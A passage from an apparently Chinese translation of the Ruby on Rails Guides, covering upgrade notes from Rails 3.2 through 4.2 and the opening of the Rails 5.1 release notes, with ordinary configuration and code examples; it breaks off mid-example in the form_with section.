此外，还添加了两个新清洗程序：`PermitScrubber` 和 `TargetScrubber`。详情参阅 [rails-html-sanitizer gem 的自述文件](#)。

`PermitScrubber` 和 `TargetScrubber` 的文档说明了如何完全控制何时以及如何剔除元素。

如果应用想使用旧的净化程序，把 `rails-deprecated_sanitizer` 添加到 `Gemfile` 中：

```
gem 'rails-deprecated_sanitizer'
```

39.4.9 Rails DOM 测试

`TagAssertions` 模块（包含 `assert_tag` 等方法）已经弃用，换成了 `SelectorAssertions` 模块的 `assert_select` 方法。新的方法提取到 [rails-dom-testing](#) gem 中了。

39.4.10 遮蔽真伪令牌

为了防范 SSL 攻击，`form_authenticity_token` 现在做了遮蔽，每次请求都不同。因此，验证令牌时先解除遮蔽，然后再解密。所以，验证非 Rails 表单发送的，而且依赖静态会话 CSRF 令牌的请求时，要考虑这一点。

39.4.11 Action Mailer

以前，在邮件程序类上调用邮件程序方法会直接执行相应的实例方法。引入 Active Job 和 `#deliver_later` 之后，情况变了。在 Rails 4.2 中，实例方法延后到调用 `deliver_now` 或 `deliver_later` 时才执行。例如：

```
class Notifier < ActionMailer::Base
  def notify(user, ...)
    puts "Called"
    mail(to: user.email, ...)
  end
end

mail = Notifier.notify(user, ...) # 此时 Notifier#notify 还未执行
mail = mail.deliver_now          # 打印“Called”
```

对大多数应用来说，这不会导致明显的差别。然而，如果非邮件程序方法要同步执行，而以前依靠同步代理行为的话，应该将其定义为邮件程序类的类方法：

```
class Notifier < ActionMailer::Base
  def self.broadcast_notifications(users, ...)
    users.each { |user| Notifier.notify(user, ...) }
  end
end
```

39.4.12 支持外键

迁移 DSL 做了扩充，支持定义外键。如果你以前使用 foreigner gem，可以考虑把它删掉了。注意，Rails 对外键的支持没有 foreigner 全面。这意味着，不是每一个 foreigner 定义都可以完全替换成 Rails 中相应的迁移 DSL。

替换的过程如下：

1. 从 `Gemfile` 中删除 `gem "foreigner"`。
2. 执行 `bundle install` 命令。
3. 执行 `bin/rake db:schema:dump` 命令。
4. 确保 `db/schema.rb` 文件中包含每一个外键定义，而且有所需的选项。

39.5 从 Rails 4.0 升级到 4.1

39.5.1 保护远程 `<script>` 标签免受 CSRF 攻击

或者“我的测试为什么失败了！？”“我的 `<script>` 小部件不能用了！！！”

现在，跨站请求伪造（Cross-site request forgery，CSRF）涵盖获取 JavaScript 响应的 GET 请求。这样能防止第三方网站通过 `<script>` 标签引用你的 JavaScript，获取敏感数据。

因此，使用下述代码的功能测试和集成测试现在会触发 CSRF 保护：

```
get :index, format: :js
```

换成下述代码，明确测试 XMLHttpRequest：

```
xhr :get, :index, format: :js
```

注意，站内的 `<script>` 标签也认为是跨源的，因此默认被阻拦。如果确实想使用 `<script>` 加载 JavaScript，必须在动作中明确指明跳过 CSRF 保护。

39.5.2 Spring

如果想使用 Spring 预加载应用，要这么做：

1. 把 `gem 'spring', group: :development` 添加到 `Gemfile` 中。
2. 执行 `bundle install` 命令，安装 Spring。
3. 执行 `bundle exec spring binstub --all`，用 Spring 运行 binstub。

注意

用户定义的 Rake 任务默认在开发环境中运行。如果想在其他环境中运行，查阅 [Spring 的自述文件](#)。

39.5.3 config/secrets.yml

若想使用新增的 `secrets.yml` 文件存储应用的机密信息，要这么做：

1. 在 config 文件夹中创建 secrets.yml 文件，写入下述内容：

```
development:
  secret_key_base:

test:
  secret_key_base:

production:
  secret_key_base: <%= ENV["SECRET_KEY_BASE"] %>
```

2. 使用 secret_token.rb 初始化脚本中的 secret_key_base 设定 SECRET_KEY_BASE 环境变量，供生产环境中的用户使用。此外，还可以直接复制 secret_key_base 的值，把 <%= ENV["SECRET_KEY_BASE"] %> 替换掉。
3. 删除 secret_token.rb 初始化脚本。
4. 运行 rake secret 任务，为开发环境和测试环境生成密钥。
5. 重启服务器。

39.5.4 测试辅助方法的变化

如果测试辅助方法中有调用 ActiveRecord::Migration.check_pending!，可以将其删除了。现在，引入 rails/test_help 文件时会自动做此项检查，不过留着那一行代码也没什么危害。

39.5.5 cookies 序列化程序

使用 Rails 4.1 之前的版本创建的应用使用 Marshal 序列化签名和加密的 cookie 值。若想使用新的基于 JSON 的格式，创建一个初始化脚本，写入下述内容：

```
Rails.application.config.action_dispatch.cookies_serializer = :hybrid
```

这样便能平顺地从现在的 Marshal 序列化形式改成基于 JSON 的格式。

使用 :json 或 :hybrid 序列化程序时要注意，不是所有 Ruby 对象都能序列化成 JSON。例如，Date 和 Time 对象序列化成字符串，散列的键序列化成字符串。

```
class CookiesController < ApplicationController
  def set_cookie
    cookies.encrypted[:expiration_date] = Date.tomorrow # => Thu, 20 Mar 2014
    redirect_to action: 'read_cookie'
  end

  def read_cookie
    cookies.encrypted[:expiration_date] # => "2014-03-20"
  end
end
```

建议只在 cookie 中存储简单的数据（字符串和数字）。如果存储复杂的对象，在后续请求中读取 cookie 时要自己动手转换。

如果使用 cookie 会话存储器，session 和 flash 散列也是如此。

39.5.6 闪现消息结构的变化

闪现消息的键会[整形成字符串](#)，不过依然可以使用符号或字符串访问。迭代闪现消息时始终使用字符串键：

```
flash["string"] = "a string"
flash[:symbol] = "a symbol"

# Rails < 4.1
flash.keys # => ["string", :symbol]

# Rails >= 4.1
flash.keys # => ["string", "symbol"]
```

一定要使用字符串比较闪现消息的键。

39.5.7 JSON 处理方式的变化

Rails 4.1 对 JSON 的处理方式做了几项修改。

39.5.7.1 删除 MultiJSON

[MultiJSON 结束历史使命](#)，Rails 把它删除了。

如果你的应用现在直接依赖 MultiJSON，有几种解决方法：

1. 把 `multi_json` gem 添加到 `Gemfile` 中。注意，未来这种方法可能失效。
2. 摒除 MultiJSON，换用 `obj.to_json` 和 `JSON.parse(str)`。

提醒

不要直接把 `MultiJson.dump` 和 `MultiJson.load` 换成 `JSON.dump` 和 `JSON.load`。这两个 JSON gem API 的作用是序列化和反序列化任意的 Ruby 对象，一般[不安全](#)。

39.5.7.2 JSON gem 的兼容性

由于历史原因，Rails 有些 JSON gem 的兼容性问题。在 Rails 应用中使用 `JSON.generate` 和 `JSON.dump` 可能导致意料之外的错误。

Rails 4.1 修正了这些问题：在 JSON gem 之外提供了单独的编码器。JSON gem 的 API 现在能正常使用了，但是不能访问任何 Rails 专用的功能。例如：

```
class FooBar
  def as_json(options = nil)
    { foo: 'bar' }
  end
end

>> FooBar.new.to_json # => "{\"foo\":\"bar\"}"
>> JSON.generate(FooBar.new, quirks_mode: true) # => "#<FooBar:0x007fa80a481610>"
```

39.5.7.3 新的 JSON 编码器

Rails 4.1 重写了 JSON 编码器，充分利用了 JSON gem。对多数应用来说，这一变化没有显著影响。然而，在重写的过程中从编码器中移除了下述功能：

1. 环形数据结构检测
2. 对 `encode_json` 钩子的支持
3. 把 `BigDecimal` 对象编码成数字而不是字符串的选项

如果你的应用依赖这些功能，可以把 `activesupport-json_encoder` gem 添加到 `Gemfile` 中。

39.5.7.4 时间对象的 JSON 表达

在包含时间组件的对象 (`Time`、`DateTime`、`ActiveSupport::TimeWithZone`) 上调用 `#as_json`，现在返回值的默认精度是毫秒。如果想继续使用旧的行为，不含毫秒，在一个初始化脚本中设定下述选项：

```
ActiveSupport::JSON::Encoding.time_precision = 0
```

39.5.8 行内回调块中 `return` 的用法

以前，Rails 允许在行内回调块中像下面这样使用 `return`：

```
class ReadOnlyModel < ActiveRecord::Base
  before_save { return false } # BAD
end
```

这种行为一直没得到广泛支持。由于 `ActiveSupport::Callbacks` 内部的变化，Rails 4.1 不再允许这么做。如果在行内回调块中使用 `return`，执行回调时会抛出 `LocalJumpError` 异常。

使用 `return` 的行内回调块可以重构为求取返回值：

```
class ReadOnlyModel < ActiveRecord::Base
  before_save { false } # GOOD
end
```

如果想使用 `return`，建议定义为方法：

```
class ReadOnlyModel < ActiveRecord::Base
  before_save :before_save_callback # GOOD

  private
  def before_save_callback
    return false
  end
end
```

这一变化影响使用回调的多数地方，包括 Active Record 和 Active Model 回调，以及 Action Controller 的过滤器（如 `before_action`）。

详情参见[这个拉取请求](#)。

39.5.9 Active Record 固件中定义的方法

Rails 4.1 在各自的上下文中处理各个固件中的 ERB，因此一个附件中定义的辅助方法，无法在另一个固件中使用。

在多个固件中使用的辅助方法应该在 `test_helper.rb` 文件的一个模块中定义，然后使用新的 `ActiveRecord::FixtureSet.context_class` 引入。

```
module FixtureFileHelpers
  def file_sha(path)
    Digest::SHA2.hexdigest(File.read(Rails.root.join('test/fixtures', path)))
  end
end
ActiveRecord::FixtureSet.context_class.include FixtureFileHelpers
```

39.5.10 i18n 强制检查可用的本地化

现在，Rails 4.1 默认把 i18n 的 `enforce_available_locales` 选项设为 `true`。这意味着，传给它的所有本地化都必须在 `available_locales` 列表中声明。

如果想禁用这一行为（让 i18n 接受任何本地化选项），在应用的配置文件中添加下述选项：

```
config.i18n.enforce_available_locales = false
```

注意，这个选项是一项安全措施，为的是确保不把用户的输入作为本地化信息，除非这个信息之前是已知的。因此，除非有十足的原因，否则不建议禁用这个选项。

39.5.11 在 Relation 上调用的可变方法

`Relation` 不再提供可变方法，如 `#map!` 和 `#delete_if`。如果想使用这些方法，调用 `#to_a` 把它转换成数组。

这样改的目的是避免奇怪的缺陷，以及防止代码意图不明。

```
# 现在不能这么写
Author.where(name: 'Hank Moody').compact!

# 要这么写
authors = Author.where(name: 'Hank Moody').to_a
authors.compact!
```

39.5.12 默认作用域的变化

默认作用域不再能够使用链式条件覆盖。

在之前的版本中，模型中的 `default_scope` 会被同一字段的链式条件覆盖。现在，与其他作用域一样，变成了合并。

以前：

```
class User < ActiveRecord::Base
  default_scope { where state: 'pending' }
  scope :active, -> { where state: 'active' }
  scope :inactive, -> { where state: 'inactive' }
```

```

end

User.all
# SELECT "users".* FROM "users" WHERE "users"."state" = 'pending'

User.active
# SELECT "users".* FROM "users" WHERE "users"."state" = 'active'

User.where(state: 'inactive')
# SELECT "users".* FROM "users" WHERE "users"."state" = 'inactive'

```

现在：

```

class User < ActiveRecord::Base
  default_scope { where state: 'pending' }
  scope :active, -> { where state: 'active' }
  scope :inactive, -> { where state: 'inactive' }
end

User.all
# SELECT "users".* FROM "users" WHERE "users"."state" = 'pending'

User.active
# SELECT "users".* FROM "users" WHERE "users"."state" = 'pending' AND "users"."state" =
'active'

User.where(state: 'inactive')
# SELECT "users".* FROM "users" WHERE "users"."state" = 'pending' AND "users"."state" =
'inactive'

```

如果想使用以前的行为，要使用 `unscoped`、`unscope`、`rewhere` 或 `except` 把 `default_scope` 定义的条件移除。

```

class User < ActiveRecord::Base
  default_scope { where state: 'pending' }
  scope :active, -> { unscope(where: :state).where(state: 'active') }
  scope :inactive, -> { rewhere state: 'inactive' }
end

User.all
# SELECT "users".* FROM "users" WHERE "users"."state" = 'pending'

User.active
# SELECT "users".* FROM "users" WHERE "users"."state" = 'active'

User.inactive
# SELECT "users".* FROM "users" WHERE "users"."state" = 'inactive'

```

39.5.13 使用字符串渲染内容

Rails 4.1 为 `render` 引入了 `:plain`、`:html` 和 `:body` 选项。现在，建议使用这三个选项渲染字符串内容，因为这样可以指定响应的内容类型。

- `render :plain` 把内容类型设为 `text/plain`
- `render :html` 把内容类型设为 `text/html`
- `render :body` 不设定内容类型首部

从安全角度来看，如果响应主体中没有任何标记，应该使用 `render :plain`，因为多数浏览器会转义响应中不安全的内容。

未来的版本会弃用 `render :text`。所以，请开始使用更精准的 `:plain`、`:html` 和 `:body` 选项。使用 `render :text` 可能有安全风险，因为发送的内容类型是 `text/html`。

39.5.14 PostgreSQL 的 json 和 hstore 数据类型

Rails 4.1 把 `json` 和 `hstore` 列映射成键为字符串的 Ruby 散列。之前的版本使用 `HashWithIndifferentAccess`。这意味着，不再支持使用符号访问。建立在 `json` 或 `hstore` 列之上的 `store_accessors` 也是如此。确保要始终使用字符串键。

39.5.15 ActiveSupport::Callbacks 明确要求使用块

现在，Rails 4.1 明确要求调用 `ActiveSupport::Callbacks.set_callback` 时传入一个块。之所以这样要求，是因为 4.1 版大范围重写了 `ActiveSupport::Callbacks`。

```
# Rails 4.0
set_callback :save, :around, ->(r, &block) { stuff; result = block.call; stuff }

# Rails 4.1
set_callback :save, :around, ->(r, block) { stuff; result = block.call; stuff }
```

39.6 从 Rails 3.2 升级到 4.0

如果你的应用目前使用的版本低于 3.2.x，应该先升级到 3.2，再升级到 4.0。

下述说明针对升级到 Rails 4.0。

39.6.1 HTTP PATCH

现在，Rails 4.0 使用 `PATCH` 作为更新 REST 式资源（在 `config/routes.rb` 中声明）的主要 HTTP 动词。`update` 动作仍然在用，而且 `PUT` 请求继续交给 `update` 动作处理。因此，如果你只使用 REST 式路由，无需做任何修改。

```
resources :users

<%= form_for @user do |f| %>

class UsersController < ApplicationController
  def update
    # 无需修改，首选 PATCH，但是 PUT 依然能用
  end
end
```

然而，如果使用 `form_for` 更新资源，而且用的是使用 `PUT` HTTP 方法的自定义路由，要做修改：

```

resources :users, do
  put :update_name, on: :member
end

<%= form_for [ :update_name, @user ] do |f| %>

class UsersController < ApplicationController
  def update_name
    # 需要修改, 因为 form_for 会尝试使用不存在的 PATCH 路由
  end
end

```

如果动作不在公开的 API 中, 可以直接修改 HTTP 方法, 把 `put` 路由改用 `patch`。

在 Rails 4 中, 针对 `/users/:id` 的 PUT 请求交给 `update` 动作处理。因此, 如果 API 使用 PUT 请求, 依然能用。路由器也会把针对 `/users/:id` 的 PATCH 请求交给 `update` 动作处理。

```

resources :users do
  patch :update_name, on: :member
end

```

如果动作在公开的 API 中, 不能修改所用的 HTTP 方法, 此时可以修改表单, 让它使用 PUT 方法:

```
<%= form_for [ :update_name, @user ], method: :put do |f| %>
```

关于 PATCH 请求, 以及为什么这样改, 请阅读 Rails 博客中的[这篇文章](#)。

39.6.1.1 关于媒体类型

PATCH 动词规范的勘误指出, [PATCH 请求应该使用“diff”媒体类型](#)。JSON Patch 就是这样的格式。虽然 Rails 原生不支持 JSON Patch, 不过添加这一支持也不难:

```

# 在控制器中
def update
  respond_to do |format|
    format.json do
      # 执行局部更新
      @article.update params[:article]
    end

    format.json_patch do
      # 执行复杂的更新
    end
  end
end

# 在 config/initializers/json_patch.rb 文件中
Mime::Type.register 'application/json-patch+json', :json_patch

```

JSON Patch 最近才收录到 RFC 中, 因此还没有多少好的 Ruby 库。Aaron Patterson 开发的 `hana` 是一个, 但是没有支持规范最近的几项修改。

39.6.2 Gemfile

Rails 4.0 删除了 `Gemfile` 的 `assets` 分组。升级时，要把那一行删除。此外，还要更新应用配置 (`config/application.rb`)：

```
# Require the gems listed in Gemfile, including any gems
# you've limited to :test, :development, or :production.
Bundler.require(*Rails.groups)
```

39.6.3 vendor/plugins

Rails 4.0 不再支持从 `vendor/plugins` 目录中加载插件。插件应该制成 `gem`，添加到 `Gemfile` 中。如果不想制成 `gem`，可以移到其他位置，例如 `lib/my_plugin/*`，然后添加相应的初始化脚本 `config/initializers/my_plugin.rb`。

39.6.4 Active Record

- Rails 4.0 从 Active Record 中删除了标识映射 (identity map)，因为与[关联有些不一致](#)。如果你启动了这个功能，要在这个没有作用的配置删除：`config.active_record.identity_map`。
- 关联集合的 `delete` 方法的参数现在除了记录之外还可以使用 `Integer` 或 `String`，基本与 `destroy` 方法一样。以前，传入这样的参数时会抛出 `ActiveRecord::AssociationTypeMismatch` 异常。从 Rails 4.0 开始，`delete` 在删除记录之前会自动查找指定 ID 对应的记录。
- 在 Rails 4.0 中，如果修改了列或表的名称，相关的索引也会重命名。现在无需编写迁移重命名索引了。
- Rails 4.0 把 `serialized_attributes` 和 `attr_readonly` 改成只有类方法版本了。别再使用实例方法版本了，因为已经弃用。应该把实例方法版本改成类方法版本，例如把 `self.serialized_attributes` 改成 `self.class.serialized_attributes`。
- 使用默认的编码器时，把 `nil` 赋值给序列化的属性在数据库中保存的是 `NULL`，而不是通过 YAML ("---\n...") 传递 `nil` 值。
- Rails 4.0 删除了 `attr_accessible` 和 `attr_protected`，换成了健壮参数 (strong parameter)。平滑升级可以使用 `protected_attributes` gem。
- 如果不使用 `protected_attributes` gem，可以把与它有关的选项都删除，例如 `whitelist_attributes` 或 `mass_assignment_sanitizer`。
- Rails 4.0 要求作用域使用可调用的对象，如 `Proc` 或 `lambda`：

```
scope :active, where(active: true)

# 变成
scope :active, -> { where active: true }
```

- Rails 4.0 弃用了 `ActiveRecord::Fixtures`，改成了 `ActiveRecord::FixtureSet`。
- Rails 4.0 弃用了 `ActiveRecord::TestCase`，改成了 `ActiveSupport::TestCase`。
- Rails 4.0 弃用了以前基于散列的查找方法 API。这意味着，不能再给查找方法传入选项了。例如，`Book.find(:all, conditions: { name: '1984' })` 已经弃用，改成了 `Book.where(name: '1984')`。
- 除了 `find_by_...` 和 `find_by_...!`，其他动态查找方法都弃用了。新旧变化如下：
 - `find_all_by_...` 变成 `where(...)`

- `find_last_by_...` 变成 `where(...).last`
- `scoped_by_...` 变成 `where(...)`
- `find_or_initialize_by_...` 变成 `find_or_initialize_by(...)`
- `find_or_create_by_...` 变成 `find_or_create_by(...)`
- 注意，`where(...)` 返回一个关系，而不像旧的查找方法那样返回一个数组。如果需要使用数组，调用 `where(...).to_a`。
- 等价的方法所执行的 SQL 语句可能与以前的实现不同。
- 如果想使用旧的查找方法，可以使用 `activerecord-deprecated_finders` gem。
- Rails 4.0 修改了 `has_and_belongs_to_many` 关联默认的联结表名，把第二个表名中的相同前缀去掉。现有的 `has_and_belongs_to_many` 关联，如果表名中有共用的前缀，要使用 `join_table` 选项指定。例如：

```
CatalogCategory < ActiveRecord::Base
  has_and_belongs_to_many :catalog_products, join_table:
    'catalog_categories_catalog_products'
end

CatalogProduct < ActiveRecord::Base
  has_and_belongs_to_many :catalog_categories, join_table:
    'catalog_categories_catalog_products'
end
```

- 注意，前缀含命名空间，因此 `Catalog::Category` 和 `Catalog::Product`，或者 `Catalog::Category` 和 `CatalogProduct` 之间的关联也要以同样的方式修改。

39.6.5 Active Resource

Rails 4.0 把 Active Resource 提取出来，制成了单独的 gem。如果想继续使用这个功能，把 `activeresource` gem 添加到 `Gemfile` 中。

39.6.6 Active Model

- Rails 4.0 修改了 `ActiveModel::Validations::ConfirmationValidator` 错误的依附方式。现在，如果二次确认验证失败，错误依附到 `:#{attribute}_confirmation` 上，而不是 `attribute`。
- Rails 4.0 把 `ActiveModel::Serializers::JSON.include_root_in_json` 的默认值改成 `false` 了。现在 Active Model 序列化程序和 Active Record 对象具有相同的默认行为。这意味着，可以把 `config/initializers/wrap_parameters.rb` 文件中的下述选项注释掉或删除：

```
# Disable root element in JSON by default.
# ActiveSupport.on_load(:active_record) do
#   self.include_root_in_json = false
# end
```

39.6.7 Action Pack

- Rails 4.0 引入了 `ActiveSupport::KeyGenerator`，使用它生成和验证签名 cookie 等。Rails 3.x 生成的现有签名 cookie，如果有 `secret_token`，并且添加了 `secret_key_base`，会自动升级。

```
# config/initializers/secret_token.rb
Myapp::Application.config.secret_token = 'existing secret token'
Myapp::Application.config.secret_key_base = 'new secret key base'
```

注意，完全升级到 Rails 4.x，而且确定不再降级到 Rails 3.x之后再设定 `secret_key_base`。这是因为使用 Rails 4.x 中的新 `secret_key_base` 签名的 cookie 与 Rails 3.x 不兼容。你可以留着 `secret_token`，不设定新的 `secret_key_base`，把弃用消息忽略，等到完全升级好了再改。

如果使用外部应用或 JavaScript 读取 Rails 应用的签名会话 cookie（或一般的签名 cookie），解耦之后才应该设定 `secret_key_base`。

- 如果设定了 `secret_key_base`，Rails 4.0 会加密基于 cookie 的会话内容。Rails 3.x 签名基于 cookie 的会话，但是不加密。签名的 cookie 是“安全的”，因为会确认是不是由应用生成的，无法篡改。然而，终端用户能看到内容，而加密后则无法查看，而且性能没有重大损失。

改成加密会话 cookie 的详情参见 [#9978 拉取请求](#)。

- Rails 4.0 删除了 `ActionController::Base.asset_path` 选项，改用 Asset Pipeline 功能。
- Rails 4.0 弃用了 `ActionController::Base.page_cache_extension` 选项，换成 `ActionController::Base.default_static_extension`。
- Rails 4.0 从 Action Pack 中删除了动作和页面缓存。如果想在控制器中使用 `caches_action`，要添加 `actionpack-action_caching` gem，想使用 `caches_page`，要添加 `actionpack-page_caching` gem。
- Rails 4.0 删除了 XML 参数解析器。若想使用，要添加 `actionpack-xml_parser` gem。
- Rails 4.0 修改了默认的 `layout` 查找集，使用返回 `nil` 的符号或 proc。如果不使用布局，返回 `false`。
- Rails 4.0 把默认的 memcached 客户端由 `memcache-client` 改成了 `dalli`。若想升级，只需把 `gem 'dalli'` 添加到 `Gemfile` 中。
- Rails 4.0 弃用了控制器中的 `dom_id` 和 `dom_class` 方法（在视图中可以继续使用）。若想使用，要引入 `ActionView::RecordIdentifier` 模块。
- Rails 4.0 弃用了 `link_to` 辅助方法的 `:confirm` 选项。现在应该使用 `data` 属性（如 `data: { confirm: 'Are you sure?' }`）。基于这个辅助方法的辅助方法（如 `link_to_if` 或 `link_to_unless`）也受影响。
- Rails 4.0 改变了 `assert_generates`、`assert_recognizes` 和 `assert_routing` 的工作方式。现在，这三个断言抛出 `Assertion`，而不是 `ActionController::RoutingError`。
- 如果具名路由的名称有冲突，Rails 4.0 抛出 `ArgumentError`。自己定义具名路由，或者由 `resources` 生成都可能触发这一错误。下面两例中的 `example_path` 路由有冲突：

```
get 'one' => 'test#example', as: :example
get 'two' => 'test#example', as: :example

resources :examples
get 'clashing/:id' => 'test#example', as: :example
```

在第一例中，可以为两个路由起不同的名称。在第二例中，可以使用 `resources` 方法提供的 `only` 或 `except` 选项，限制生成的路由。详情参见[13.4.6 节](#)。

- Rails 4.0 还改变了含有 Unicode 字符的路由的处理方式。现在，可以直接在路由中使用 Unicode 字符。如果以前这样做过，要做修改。例如：

```
get Rack::Utils.escape('こんにちは'), controller: 'welcome', action: 'index'
```

要改成：

```
get 'こんにちは', controller: 'welcome', action: 'index'
```

- Rails 4.0 要求使用 `match` 定义的路由必须指定请求方法。例如：

```
# Rails 3.x  
match '/' => 'root#index'
```

改成

```
match '/' => 'root#index', via: :get
```

或

```
get '/' => 'root#index'
```

- Rails 4.0 删除了 `ActionDispatch::BestStandardsSupport` 中间件。根据[这篇文章](#), `<!DOCTYPE html>` 就能触发标准模式。此外, `ChromeFrame` 首部移到 `config.action_dispatch.default_headers` 中了。注意, 还必须把对这个中间件的引用从应用的代码中删除, 例如:

```
# 抛出异常  
config.middleware.insert_before(Rack::Lock, ActionDispatch::BestStandardsSupport)
```

此外, 还要把环境配置中的 `config.action_dispatch.best_standards_support` 选项删除 (如果有的话)。

- 在 Rails 4.0 中, 预先编译好的静态资源不再自动从 `vendor/assets` 和 `lib/assets` 中复制 JS 和 CSS 之外的静态文件。Rails 应用和引擎开发者应该把静态资源文件放在 `app/assets` 目录中, 或者配置 `config.assets.precompile` 选项。
- 在 Rails 4.0 中, 如果动作无法处理请求的格式, 抛出 `ActionController::UnknownFormat` 异常。默认情况下, 这个异常的处理方式是返回“406 Not Acceptable”响应, 不过现在可以覆盖。在 Rails 3 中始终返回“406 Not Acceptable”响应, 不可覆盖。
- 在 Rails 4.0 中, 如果 `ParamsParser` 无法解析请求参数, 抛出 `ActionDispatch::ParamsParser::ParseError` 异常。你应该捕获这个异常, 而不是具体的异常, 如 `MultiJson::DecodeError`。
- 在 Rails 4.0 中, 如果挂载引擎的 URL 有前缀, `SCRIPT_NAME` 能正确嵌套。现在不用设定 `default_url_options[:script_name]` 选项覆盖 URL 前缀了。
- Rails 4.0 弃用了 `ActionController::Integration`, 改成了 `ActionDispatch::Integration`。
- Rails 4.0 弃用了 `ActionController::IntegrationTest`, 改成了 `ActionDispatch::IntegrationTest`。
- Rails 4.0 弃用了 `ActionController::PerformanceTest`, 改成了 `ActionDispatch::PerformanceTest`。
- Rails 4.0 弃用了 `ActionController::AbstractRequest`, 改成了 `ActionDispatch::Request`。
- Rails 4.0 弃用了 `ActionController::Request`, 改成了 `ActionDispatch::Request`。
- Rails 4.0 弃用了 `ActionController::AbstractResponse`, 改成了 `ActionDispatch::Response`。
- Rails 4.0 弃用了 `ActionController::Response`, 改成了 `ActionDispatch::Response`。
- Rails 4.0 弃用了 `ActionController::Routing`, 改成了 `ActionDispatch::Routing`。

39.6.8 Active Support

Rails 4.0 删除了 `ERB::Util#json_escape` 的别名 `j`, 因为已经把它用作 `ActionView::Helpers::JavaScriptHelper#escape_javascript` 的别名。

39.6.9 辅助方法的加载顺序

Rails 4.0 改变了从不同目录中加载辅助方法的顺序。以前，先找到所有目录，然后按字母表顺序排序。升级到 Rails 4.0 之后，辅助方法的目录顺序依旧，只在各自的目录中按字母表顺序加载。如果没有使用 `helpers_path` 参数，这一变化只影响从引擎中加载辅助方法的方式。如果看重顺序，升级后应该检查辅助方法是否可用。如果想修改加载引擎的顺序，可以使用 `config.railties_order=` 方法。

39.6.10 Active Record 观测器和 Action Controller 清洁器

`ActiveRecord::Observer` 和 `ActionController::Caching::Sweeper` 提取到 `rails-observers` gem 中了。如果要使用它们，要添加 `rails-observers` gem。

39.6.11 sprockets-rails

- `assets:precompile:primary` 和 `assets:precompile:all` 删除了。改用 `assets:precompile`。
- `config.assets.compress` 选项要改成 `config.assets.js_compressor`，例如：

```
config.assets.js_compressor = :uglifier
```

39.6.12 sass-rails

- `asset-url` 不再接受两个参数。例如，`asset-url("rails.png", :image)` 变成了 `asset-url("rails.png")`。

注意

[英语原文](#)还有从 Rails 3.0 升级到 3.1 及从 3.1 升级到 3.2 的说明，由于版本太旧，不再翻译，敬请谅解。——译者注

第 40 章 Ruby on Rails 5.1 发布记

Rails 5.1 的重要变化：

- 支持 Yarn
- 支持 Webpack（可选）
- jQuery 不再是默认的依赖
- 系统测试
- 机密信息加密
- 参数化邮件程序
- direct 路由和 resolve 路由
- form_for 和 form_tag 统一为 form_with

本文只涵盖重要变化。若想了解缺陷修正和具体变化，请查看更新日志或 GitHub 中 Rails 主仓库的[提交历史](#)。

40.1 升级到 Rails 5.1

如果升级现有应用，在继续之前，最好确保有足够的测试覆盖度。如果尚未升级到 Rails 5.0，应该先升级到 5.0 版，确保应用能正常运行之后，再尝试升级到 Rails 5.1。升级时的注意事项参见 [39.2 节](#)。

40.2 主要功能

40.2.1 支持 Yarn

[拉取请求](#)

Rails 5.1 支持使用 Yarn 管理通过 NPM 安装的 JavaScript 依赖。这样便于使用 NPM 中的 React、VueJS 等库。对 Yarn 的支持集成在 Asset Pipeline 中，因此所有依赖都能顺利在 Rails 5.1 应用中使用。

40.2.2 Webpack 支持（可选）

[拉取请求](#)

Rails 应用使用新开发的 [Webpacker](#) gem 可以轻易集成 JavaScript 静态资源打包工具 [Webpack](#)。新建应用时指定 `--webpack` 参数可启用对 Webpack 的集成。

这与 Asset Pipeline 完全兼容，你可以继续使用 Asset Pipeline 管理图像、字体、音频等静态资源。甚至还可以使用 Asset Pipeline 管理部分 JavaScript 代码，使用 Webpack 管理其他代码。这些都由默认启用的 Yarn 管理。

40.2.3 jQuery 不再是默认的依赖

[拉取请求](#)

Rails 之前的版本默认需要 jQuery，因为要支持 `data-remote` 和 `data-confirm` 等功能，以及 Rails 提供的非侵入式 JavaScript。现在 jQuery 不再需要了，因为 UJS 使用纯 JavaScript 重写了。这个脚本现在通过 Action View 提供，名为 `rails-ujs`。

如果需要，可以继续使用 jQuery，但它不再是默认的依赖了。

40.2.4 系统测试

[拉取请求](#)

Rails 5.1 内建对 Capybara 测试的支持，不过对外称为系统测试。你无需再担心配置 Capybara 和数据库清理策略。Rails 5.1 对这类测试做了包装，可以在 Chrome 运行相关测试，而且失败时还能截图。

40.2.5 机密信息加密

[拉取请求](#)

受 [sekrets](#) gem 启发，Rails 现在以一种安全的方式管理应用中的机密信息。

运行 `bin/rails secrets:setup`，创建一个加密的机密信息文件。这个命令还会生成一个主密钥，必须把它放在仓库外部。机密信息已经加密，可以放心检入版本控制系统。

在生产环境中，Rails 会使用 `RAILS_MASTER_KEY` 环境变量或密钥文件中的密钥解密机密信息。

40.2.6 参数化邮件程序

[拉取请求](#)

允许为一个邮件程序类中的所有方法指定通用的参数，方便共享实例变量、首部和其他数据。

```
class InvitationsMailer < ApplicationMailer
  before_action { @inviter, @invitee = params[:inviter], params[:invitee] }
  before_action { @account = params[:inviter].account }

  def account_invitation
    mail subject: "#{@inviter.name} invited you to their Basecamp #{@account.name}"
  end
end

InvitationsMailer.with(inviter: person_a, invitee: person_b)
  .account_invitation.deliver_later
```

40.2.7 direct 路由和 resolve 路由

拉取请求

Rails 5.1 为路由 DSL 增加了两个新方法：`resolve` 和 `direct`。前者用于定制模型的多态映射。

```
resource :basket

resolve("Basket") { [:basket] }

<%= form_for @basket do |form| %>
  <!-- basket form -->
<% end %>
```

此时生成的 URL 是单数形式的 `/basket`，而不是往常的 `/baskets/:id`。

`direct` 用于创建自定义的 URL 辅助方法。

```
direct(:homepage) { "http://www.rubyonrails.org" }

>> homepage_url
=> "http://www.rubyonrails.org"
```

块的返回值必须能用作 `url_for` 方法的参数。因此，可以传入有效的 URL 字符串、散列、数组、Active Model 实例或 Active Model 类。

```
direct :commentable do |model|
  [ model, anchor: model.dom_id ]
end

direct :main do
  { controller: 'pages', action: 'index', subdomain: 'www' }
end
```

40.2.8 form_for 和 form_tag 统一为 form_with

拉取请求

在 Rails 5.1 之前，处理 HTML 表单有两个接口：针对模型实例的 `form_for` 和针对自定义 URL 的 `form_tag`。

Rails 5.1 把这两个接口统一成 `form_with` 了，可以根据 URL、作用域或模型生成表单标签。

只使用 URL：

```
<%= form_with url: posts_path do |form| %>
  <%= form.text_field :title %>
<% end %>

<%# 生成的表单为 %>

<form action="/posts" method="post" data-remote="true">
  <input type="text" name="title">
</form>
```

指定作用域，添加到输入字段的名称前：

```

<%= form_with scope: :post, url: posts_path do |form| %>
  <%= form.text_field :title %>
<% end %>

<%# 生成的表单为 %>

<form action="/posts" method="post" data-remote="true">
